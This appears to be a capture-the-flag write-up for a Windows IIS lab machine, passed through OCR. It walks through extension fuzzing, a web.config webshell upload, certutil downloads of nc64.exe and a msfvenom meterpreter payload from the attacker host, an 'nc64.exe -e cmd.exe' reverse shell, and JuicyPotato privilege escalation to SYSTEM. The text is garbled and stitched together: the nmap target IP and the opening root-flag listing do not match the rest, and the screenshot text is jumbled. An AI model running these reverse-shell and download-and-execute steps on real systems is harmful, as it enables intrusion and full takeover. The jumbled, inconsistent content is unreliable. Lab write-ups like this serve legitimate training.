user.txt: bdff5ec67c3cff017f2bedc146a5d869

root.txt: 9359e905a2c35f861f6a57cecf28bb7b

```

04/12/2017 05:12 PM <DIR> Administrator
04/12/2017 05:03 PM <DIR> All Users
04/12/2017 05:32 PM <DIR> Harry
    0 File(s)      0 bytes
    5 Dir(s)  1,307,254,784 bytes free

C:\Documents and Settings>cd Administrator
cd Administrator

C:\Documents and Settings\Administrator>dir
dir
Volume in drive C has no label.
Volume Serial Number is FDCB-B9EF

Directory of C:\Documents and Settings\Administrator

04/12/2017 05:12 PM <DIR> .
04/12/2017 05:12 PM <DIR> ..
04/12/2017 05:28 PM <DIR> Desktop
04/12/2017 05:12 PM <DIR> Favorites
04/12/2017 05:12 PM <DIR> My Documents
04/12/2017 04:42 PM <DIR> Start Menu
04/12/2017 04:44 PM 0 Sti_Trace.log
    1 File(s)      0 bytes
    6 Dir(s)  1,306,927,104 bytes free

C:\Documents and Settings\Administrator>cd Desktop
cd Desktop

C:\Documents and Settings\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is FDCB-B9EF

Directory of C:\Documents and Settings\Administrator\Desktop

04/12/2017 05:28 PM <DIR> .
04/12/2017 05:28 PM <DIR> ..
04/12/2017 05:29 PM            32 root.txt
    1 File(s)      32 bytes
    2 Dir(s)  1,306,927,104 bytes free

C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
9359e905a2c35f861f6a57cecf28bb7b

```

System IP: 10.10.10.93 (Bounty)

Service Enumeration


Server IP Address	Ports Open															
10.10.10.93	<p>TCP:</p> <table border="1"><thead><tr><th>Nmap Output</th><th>Ports / Hosts</th><th>Topology</th><th>Host Details</th><th>Scans</th></tr><tr><th>Port</th><th>Protocol</th><th>State</th><th>Service</th><th>Version</th></tr></thead><tbody><tr><td>✓ 80</td><td>tcp</td><td>open</td><td>http</td><td>Microsoft IIS httpd 7.5</td></tr></tbody></table> <p>UDP: none.</p>	Nmap Output	Ports / Hosts	Topology	Host Details	Scans	Port	Protocol	State	Service	Version	✓ 80	tcp	open	http	Microsoft IIS httpd 7.5
Nmap Output	Ports / Hosts	Topology	Host Details	Scans												
Port	Protocol	State	Service	Version												
✓ 80	tcp	open	http	Microsoft IIS httpd 7.5												

Nmap Scan Results: command: nmap -T4 -A -v 10.10.10.14

```
POR STATE SERVICE VERSION
80/tcp open  http Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_ Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
| http-title: Bounty
Warning: OSScan results may be unreliable because we could not find
at least 1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 8|Phone|2008|7|8.1|Vista|
2012 (92%)
OS CPE: cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows cpe:/
o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cpe:/
o:microsoft:windows_8.1 cpe:/o:microsoft:windows_vista::-
cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_server_2012
Aggressive OS guesses: Microsoft Windows 8.1 Update 1 (92%),
Microsoft Windows Phone 7.5 or 8.0 (92%), Microsoft Windows 7 or
Windows Server 2008 R2 (91%), Microsoft Windows Server 2008 R2 (91%),
Microsoft Windows Server 2008 R2 or Windows 8.1 (91%), Microsoft
Windows Server 2008 R2 SP1 or Windows 8 (91%), Microsoft Windows 7
(91%), Microsoft Windows 7 Professional or Windows 8 (91%), Microsoft
Windows 7 SP1 or Windows Server 2008 R2 (91%), Microsoft Windows 7
SP1 or Windows Server 2008 SP2 or 2008 R2 SP1 (91%)
```


And we can see by nmap result that only port 80 is open on Microsoft IIS httpd 7.5 service.

And port 80 web:



Next thing I did is to run 'dirbuster' to find more interesting files or directories, after a bunch of tries without any results I understood there must be an extension that I'm missing.. so I searched "IIS 7.5" on google and understood that I need to search by 'asp/aspx' extensions.

Source: (<https://thewindowsupdate.com/2022/02/23/asp-net-thread-usage-on-iis-7-5-iis-7-0-and-iis-6-0/>)




finally I found an upload page called 'tranfer.aspx' and directory called 'Uploadedfiles' which obviously we can see there what we've uploaded.


בדיקות חסן תשתיות

דוח מעבדות נמר

'transfer.aspx':




'Uploadedfiles' directory:




בדיקות חסן תשתיות

דוח מעבדות נמר

Next I tried to upload a simple jpeg I already had in my files, with success! I can also view it in the 'Uploadedfiles' dir. (it's a screenshot)



But when I tried to upload some other extension file I couldn't, so I used burp intruder to quickly check which extensions are acceptable.



I sent the same request of the jpeg and sent it to intruder by CTRL+I.

בדיקות חסן תשתיות

And then I added only the value of 'jpeg' and uploaded extensions list to the payload that I took from here: (<https://gist.github.com/securifera/e7eed730cbe1ce43d0c29d7cd2d582f4>)

Burp Suite Community Edition v2021.10.3 - Temp

Dashboard Target **Proxy** Intruder Repeater Window Help

Target Positions ... **Payloads** Resource Pool Options

⑦ **Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload


Payload set: **1** Payload count: 2,447

Payload type: **Simple list** Request count: 12,235

⑦ **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear Deduplicate Add Enter a new item Add from list ... [Pro version only]



Here is the results, we can see two different lengths(1350/1355) since I already uploaded jpeg with success I know that all extensions with the same length should be also acceptable by the extensions filter.

2. Intruder attack of 10.10.10.93 - Temporary attack - Not saved to project file								
Attack	Save	Columns	Results	Target	Positions	Payloads	Resource Pool	Options
Filter: Showing all items								
Request	Payload	Status	Error	Timeout	Length ^	Comment		
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1350			
14	gif	200	<input type="checkbox"/>	<input type="checkbox"/>	1350			
15	jpg	200	<input type="checkbox"/>	<input type="checkbox"/>	1350			
24	png	200	<input type="checkbox"/>	<input type="checkbox"/>	1350			
25	doc	200	<input type="checkbox"/>	<input type="checkbox"/>	1350			
32	config	200	<input type="checkbox"/>	<input type="checkbox"/>	1350			
33	jpeg	200	<input type="checkbox"/>	<input type="checkbox"/>	1350			
36	xls	200	<input type="checkbox"/>	<input type="checkbox"/>	1350			
51	xlsx	200	<input type="checkbox"/>	<input type="checkbox"/>	1350			
1	php	200	<input type="checkbox"/>	<input type="checkbox"/>	1355			
2	html	200	<input type="checkbox"/>	<input type="checkbox"/>	1355			
3	txt	200	<input type="checkbox"/>	<input type="checkbox"/>	1355			
4	htm	200	<input type="checkbox"/>	<input type="checkbox"/>	1355			
5	aspx	200	<input type="checkbox"/>	<input type="checkbox"/>	1355			
6	sen	200	<input type="checkbox"/>	<input type="checkbox"/>	1355			

55 of 2447

The most interesting one is config that can be uploaded.I searched in Google webshell.config and got this amazing site: (<https://gitbook.seguranca-informatica.pt/cheat-sheet-1/web/webshell>) i took from there asp webshell and saved it in a file called web.config and uploaded it, I view it in the dir 'Uploadedfiles' and Bingo! I got a webshell to run commands.


```
Bounty                               Secure File Transfer      10.10.10.93/UploadedFiles/
← → ⌂ ⌂ 10.10.10.93/UploadedFiles/web.config
Kali Linux  Kali Tools  Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB  Google H
Run
\\BOUNTY\IUSR10.10.10.93
The server's port:
80

The server's software:
Microsoft-IIS/7.5

The server's software:
10.10.10.93
```

After a lot of tries I realize that I have to upload 'nc64.exe' in order to get reverse shell, I git cloned from this source all the nc versions(<https://github.com/int0x33/nc.exe/>), then I opened python server on this dir(`python3 -m http.server 8080`)

and in the webshell I execute this command to download it (`certutil.exe -urlcache -split -f "http://10.10.16.5:8080/nc64.exe" c:\Windows\System32\spool\drivers\color\nc64.exe`)



```
Bounty ✘ Settings ✘ Secure File Transfer ✘ 10.10.10.93/UploadedFiles/v... +  
← → ⌛ ⌂ 10.10.10.93/UploadedFiles/web.config?cmd=certutil.exe+-urlcache+-split+-f+"http%3A%2F%2F10.10.10.93%2Fnc64.exe" c:\Windows\System32\spool\drivers\color\nc64.exe  
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec  
Run  
\\BOUNTY\IUSR10.10.10.93  
  
The server's port:  
80  
  
The server's software:  
Microsoft-IIS/7.5  
  
The server's software:  
10.10.10.93**** Online ****  
0000 ...  
b0d8  
CertUtil: -URLCache command completed successfully.  
  
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...  
10.10.10.93 - - [27/Aug/2022 10:11:15] "GET /nc64.exe HTTP/1.1" 200 -  
10.10.10.93 - - [27/Aug/2022 10:11:16] "GET /nc64.exe HTTP/1.1" 200 -  
[]
```

As we can see above, it was downloaded successfully.

Next i executed nc64.exe with my listener ip and port 4444:

Command: "C:\Windows\System32\spool\drivers\color\nc64.exe -e cmd.exe 10.10.16.5 4444 "

The screenshot shows a Kali Linux desktop environment. In the top bar, there are several tabs: 'Bounty', 'Settings', 'Secure File Transfer', '404 - File or directory ...', and 'New Tab'. Below the tabs, there's a navigation bar with links to 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', 'Google Hacking DB', and 'OffSec'. The main content area displays a 'Server Error' message: '404 - File or directory not found.' followed by the text 'The resource you are looking for might have been removed, had its name changed, or is temporarily unavailable.' At the bottom of the screen, a terminal window is open with the following command and output:

```
10.10.10.93
[merlin@kali:~/] ~ /nc64.exe
[merlin@kali:~/] ~ /nc64.exe -lvp 4444
listening on [any] 4444 ...
connect to [10.10.16.5] from [UNKNOWN] [10.10.93] 49168
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
[merlin@kali:~/]
```

Vulnerability Explanation: the developer misconfigured the extensions of the files that could be uploaded, .config extension could lead the attacker to get webshell easily and from there it could make a big mess.

Vulnerability Fix: the developer has to configure the upload extension to the purpose it's there, such as png.jpeg.jpg.gif.

Severity: Critical.

And finally I managed to get a reverse shell! Now lets get the user flag, As we can see here the desktop directory is empty:

The screenshot shows a terminal session with the following commands and output:

```
Directory of c:\Users\merlin
05/30/2018 12:22 AM <DIR> ..
05/29/2018 12:22 AM <DIR> ...
05/30/2018 12:22 AM <DIR> Contacts
05/31/2018 12:17 AM <DIR> Desktop
05/30/2018 12:22 AM <DIR> Documents
05/29/2018 12:22 AM <DIR> Downloads
05/30/2018 12:22 AM <DIR> Favorites
05/30/2018 12:22 AM <DIR> Links
05/30/2018 12:22 AM <DIR> Music
05/30/2018 12:22 AM <DIR> Pictures
05/30/2018 12:22 AM <DIR> Saved Games
05/30/2018 12:22 AM <DIR> Searches
05/30/2018 12:22 AM <DIR> Videos
    0 File(s)          0 bytes
   13 Dir(s)  11,861,241,856 bytes free

c:\Users\merlin>cd Desktop
cd Desktop

c:\Users\merlin>Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 5084-3080

Directory of c:\Users\merlin\Desktop
05/31/2018 12:17 AM <DIR> ..
05/31/2018 12:17 AM <DIR> ...
    0 File(s)          0 bytes
    2 Dir(s)  11,861,241,856 bytes free
```

After a while I found the command 'attrib' that can show hidden files!

```
c:\Users\merlin\Desktop>attrib
attrib
A SH      C:\Users\merlin\Desktop\desktop.ini
A HR      C:\Users\merlin\Desktop\user.txt

c:\Users\merlin\Desktop>type user.txt
type user.txt
c6e27a171e3c71c18941c21a7deba1de

c:\Users\merlin\Desktop>
```

And I got the user flag!

Privilege Escalation

Next I checked the privileges of the user merlin that I am connected to:

PRIVILEGES INFORMATION	
Privilege Name	Description
SeAssignPrimaryTokenPrivilege	Replace a process level token
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process
SeAuditPrivilege	Generate security audits
SeChangeNotifyPrivilege	Bypass traverse checking
SeImpersonatePrivilege	Impersonate a client after authentication
SeIncreaseWorkingSetPrivilege	Increase a process working set

And we can see above that two of those are enabled, so on quick google search I found this source:
<https://ohpe.it/juicy-potato/>

Vulnerability Exploited: Juicypotato.exe

Vulnerability Explanation: The tool takes advantage of the SEImpersonatePrivilege or SeAssignPrimaryTokenprivilege if enabled on the machine to elevate the local prviliges to System.

Vulnerability Fix: Update the windows server version.

Severity: Critical.

And I realized that I need to create malicious binary exe with msfvenom that will contain a payload, my listener ip and port because the JuicyPotato.exe need another exe to execute.

```
(root㉿kali)-[~]
# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.16.5 LPORT=4443 --arch x64 -f exe -o pe.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: pe.exe
```

Next I git clone windows-pe-tools from here (<https://github.com/MorieHarush/Windows-PE-Tools>) that also contains the JuicyPotato.exe.

```
(root㉿kali)-[~]
# git clone https://github.com/MorieHarush/Windows-PE-Tools.git
Cloning into 'Windows-PE-Tools'...
remote: Enumerating objects: 15, done.
remote: Total 15 (delta 0), reused 0 (delta 0), pack-reused 0
remote: Compressing objects: 100% (15/15), done.
remote: Total 15 (delta 0), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (15/15), 1.82 MiB | 3.78 MiB/s, done.
Current speed: 28 requests/sec
Current speed: 28 requests/sec
(Select and right click for more options)
(Select and right click for more options)

[root@kali ~]
# ls
accesschk64a.exe beep.pl    cupp      extensions.lst jhpMqFbz.jpeg monitor.sh Pass.lst          putty.exe          Shell_Backups   username      wrs.php
accesschk64.exe B.exe       Desktop   Fuzzer.py    klogger.txt    Music      pe.exe           Current num ReverseShell.zip shell.war     Videos
accesschk.exe BoxRevshell.php Documents FuzzerV2.py lamehtb_20080219 MYLAqdF.html PhotodexProShowGold.exe revshell.php  spose      web.config
AccessChk.zip cmd.aspx     Downloads heart.py   lame_zemmap.xml nc.exe    phreverseshell.php.jpeg revshelltcp.ps1 Templates   test.py
AutopE CommandOnExecute.rc Eula.txt  hydra.restore mimikatz    nibble.php Pictures   run.exe
bashrevshell.php Exploit.py Impact    mimka.zip    pass.lst  Public      shell.exe
Exploit.py          Impact    mimka.zip    pass.lst  Public      shell.exe
[root@kali ~]
# cd Windows-PE-Tools
[root@kali ~/Windows-PE-Tools]
# ls
accesschk.exe CreateShortcut.vbs cve-2018-8120-x64.exe JuicyPotato.exe plink.exe potato.exe PowerUp.ps1 Procmon64.exe PsExec64.exe Seatbelt.exe setup.bat SharpUp.exe winPEASany.exe
```

בדיקות חסן תשתיות זוח מעבדות נמר

Now after I got all I need to Privilege Escalation I opened a python server in order to upload it to the 'Bounty' machine.

```
[root@kali) ~] # python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.10.93 - - [27/Aug/2022 11:52:14] "GET /pe.exe HTTP/1.1" 200 -
10.10.10.93 - - [27/Aug/2022 11:52:14] "GET /pe.exe HTTP/1.1" 200 -
10.10.10.93 - - [27/Aug/2022 11:53:20] "GET /Windows-PE-Tools/JuicyPotato.exe HTTP/1.1" 200 -
10.10.10.93 - - [27/Aug/2022 11:53:21] "GET /Windows-PE-Tools/JuicyPotato.exe HTTP/1.1" 200 -
```

```
Directory of c:\Windows\Temp
08/27/2022  05:11 PM    <DIR>          Payloads
08/27/2022  05:11 PM    <DIR>          Payloads\Attack
05/30/2018  03:19 AM          0 DM15FAC.tmp
05/10/2018  03:44 PM          203,777 vmlinist.log
06/10/2018  03:44 PM    <DIR>          vmware-SYSTEM
06/11/2018  12:47 AM          55,269 vmware-vmsvc.log
06/11/2018  12:47 AM          22,447 vmware-vmusr.log
08/27/2022  01:31 PM          910 vmware-vmvss.log
08/27/2022  01:31 PM          5 File(s)   282,403 bytes
08/27/2022  01:31 PM          3 Dir(s)   11,861,241,856 bytes free

c:\Windows\Temp>certutil -urlCache -split -f "http://10.10.16.5:8080/pe.exe"
certutil -urlCache -split -f "http://10.10.16.5:8080/pe.exe"
**** Online ****
0000 ...
1C00
CertUtil: -URLCache command completed successfully.

c:\Windows\Temp>certutil -urlCache -split -f "http://10.10.16.5:8080/Windows-PE-Tools/JuicyPotato.exe"
certutil -urlCache -split -f "http://10.10.16.5:8080/Windows-PE-Tools/JuicyPotato.exe"
**** Online ****
000000 ...
054e00
CertUtil: -URLCache command completed successfully.

c:\Windows\Temp>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 5084-3080
               0 File(s)   0 bytes
               0 Dir(s)

Directory of c:\Windows\Temp
08/27/2022  06:53 PM    <DIR>          Payloads
08/27/2022  06:53 PM    <DIR>          Payloads\Attack
05/30/2018  03:19 AM          0 DM15FAC.tmp
05/27/2022  06:53 PM          ... 
05/27/2022  06:53 PM          347,648 JuicyPotato.exe
05/27/2022  06:52 PM          7,168 pe.exe
05/10/2018  03:44 PM          203,777 vmlinist.log
06/10/2018  03:44 PM    <DIR>          vmware-SYSTEM
06/11/2018  12:47 AM          55,269 vmware-vmsvc.log
06/11/2018  12:47 AM          22,447 vmware-vmusr.log
08/27/2022  01:31 PM          910 vmware-vmvss.log
08/27/2022  01:31 PM          7 File(s)   637,219 bytes

File Options About Help
http://10.10.10.93:80/
Scan Information Results - List View: Dirs: 0 Files: 0
Type / Found
Dir / UnloadedFiles/
Dir / UnloadedFiles/
```


I used the following command to download it to /Temp:

```
certutil -urlCache -split -f "http://10.10.16.5:8080/pe.exe"
```

```
certutil -urlCache -split -f "http://10.10.16.5:8080/Windows-PE-Tools/JuicyPotato.exe"
```

now we got both of the .exe on the 'Bounty' machine in the /temp directory.

Next I opened a listener on Metasploit-exploit/multi/handler, and I set the same payload I used with msfvenom.




```
(root㉿kali)-[~/Windows-PE-Tools]# msfconsole -q
[*] Starting persistent handler(s) ...
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.16.5
LHOST => 10.10.16.5
msf6 exploit(multi/handler) > set LPORT 4443
LPORT => 4443
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.10.16.5:4443
```

Current speed: 28 requests/sec
Average speed: (T) 131, (C) 159
Parse Queue Size: 0
Total Requests: 141626/882193


Now that we have a listener all what's left to do is to execute the JuicyPotato.exe:

I learned how to use it from here: <https://ohpe.it/juicy-potato/>

Example:



Exploit Code:



```
c:\Windows\Temp>JuicyPotato.exe -t * -p pe.exe -l 4443
JuicyPotato.exe -t * -p pe.exe -l 4443
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 4443
...
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM
[+] CreateProcessWithTokenW OK
c:\Windows\Temp>
```

we can see that it's succeeded!

And I got a session 1 opened with the highest privs

Proof Screenshot Here:

msf6 exploit(multi/handler) > [*] Sending stage (200262 bytes) to 10.10.10.93
[*] Meterpreter session 1 opened (10.10.16.5:4443 → 10.10.10.93:49169) at 2022-08-27 11:57:00 -0400

msf6 exploit(multi/handler) > sessions -i 1
[-] Unknown command: sessions
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1 ...
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

http://10.10.10.93:80/
Scan Information Results - List View: Dirs: 0 Files: 0
Type Found
Dir /
File /transfer.aspx
Dir /UploadedFiles/

The only thing left is to find root.txt flag!

```
cd Administrator
C:\Users\Administrator>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 5084-30B0

